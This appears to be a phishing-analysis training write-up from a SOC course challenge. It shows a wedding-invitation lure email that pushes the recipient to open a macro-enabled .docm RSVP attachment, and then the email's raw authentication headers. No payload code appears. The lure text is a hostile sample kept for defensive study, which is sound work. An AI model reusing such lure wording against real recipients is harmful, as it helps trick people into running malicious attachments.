

Adam Barry
abarry@live.com

To emily.nguyen@glbllogistics.co

5/14/24, 7:31 PM

You're Invited!

Hey Emily,

I hope this email finds you well! Richard and I are thrilled to extend an invitation to our wedding! We would be honored to have you join us on our special day.


Your presence would truly mean a lot to us. To assist with our planning, I've attached a short survey for your RSVP and meal preferences. Your response would be greatly appreciated.

Looking forward to hearing from you soon!

Warm regards,
Alexia Barry

1 attachment: AR_Wedding_RSVP.docm 140 KB

Opened the mail in Thunderbird to view the format, and checked that there's an attachment.




~/SOC/SOC101/content/01_Phishing_Analysis/Challenges/challenge3.eml • - Sublime Text (UNREGISTERED)

```
Delivered-To: emily.nguyen@glbllogistics.co
Received: by 2002:a05:612c:fd0:b0:46b:1f60:44ff with SMTP id kg16csp2917835vqb;
        Tue, 14 May 2024 16:31:11 -0700 (PDT)
X-Google-Smtp-Source: AGHT+IHd2eKpeWcFtYmF5AawMXfdgYrnsiEuNKIUGPqfsOOk7UqGo7kWuoiR4Xslfief+vegF60w
X-Received: by 2002:a17:903:2306:b0:1ec:53de:a527 with SMTP id d9443c01a7336-1ef4405999amr170387645ad.59.1715729470867;
        Tue, 14 May 2024 16:31:10 -0700 (PDT)
ARC-Seal: i=2; a=rsa-sha256; t=1715729470; cv=pass;
        d=google.com; s=arc-20160816;
        b=CsJPI/Led54w+C5Ov4FsCuFwXc6ZJzfe6eRel2GA9596+s53RLrQobjfVvQSM9mD8t
         tgmdrraQYkUpLafQdVF2aGPchlyr/u+JQaANEJuE3K2h9HiglNbmbOVfjOhR+Mq0BQLm
         en7v7tfBHa7mJ3C1YYtuq4KVEP4b9w3uMUsg8BkWmT19eESQDI/Jbk/IsVZZILR/ybcN
         xTQs9EEFNaXNVlC+zBW9UuaczCHNdQ69S8fCwj7HwkIRGjDWXW6HmdsLPQ13DPPZ/eYu
         6AhyHrWPJIau4HzxFpPyNK7wTF+Q+qw7TBkpoS0qc6Sf9IbOwX44qybB4D+WM0MhrrRU
         ojfA==
ARC-Message-Signature: i=2; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=mime-version:msip_labels:content-language:accept-language
         :message-id:date:thread-index:thread-topic:subject:to:from
         :dkim-signature;
        bh=TuSyE0AYPlgksC382sor/z42fZIyRlZg4nrvMAEjfv0=;
        fh=bfyWE8p+z3nYf1xcWa/QOD6y8f92qayCV7+tDfUs6IM=;
        b=wTjjJdsffPrkTpufXUNCjADJl76VqRVhuoNt1RVZdyI1Kb825zMNmTvUdsPz6bKr7e
         MCKBgsg5HTaBv2d1iZB76zg4/8mgUguoueVnL+cj+88nCFlAwNKbfqhndvu+0up7EdVW
         Ih6tsz4wYB2NDasr8lBn0f5nqJ2Hg4JCiH9C0zZ+BMS6B600+MimSJ0B5JLd0yWVJHPn
         oOQ/U2hQY4ssDlAjCwxjtsduSEDvs9jlcnG9G/M/FTzLhdCDuhoXKFxDipr2HXwRSTnN
         VIF05/HqhJumX35fCkgiEscxUkM8BgDdRUuJ4g+Weyscget5ONlcE8wFX5AmUDy1DfP+
         aiUg==;
        dara=google.com
ARC-Authentication-Results: i=2; mx.google.com;
       dkim=pass header.i=@live.com header.s=selector1 header.b=GUnGK080;
       arc=pass (i=1);
       spf=pass (google.com: domain of abarry@live.com designates 2a01:111:f403:2c14::801 as permitted sender) smtp.mailfrom=abarry@live.com;
       dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=live.com
Return-Path: <abarry@live.com>
Received: from NAM11-BN8-obe.outbound.protection.outlook.com (mail-bn8nam11olkn20801.outbound.protection.outlook.com. [2a01:111:f403:2c14::801])
```


23 characters selected · main 295 · Spaces: 8 · Email Header

Later, Opened the email in Sublime Text to review the source data.



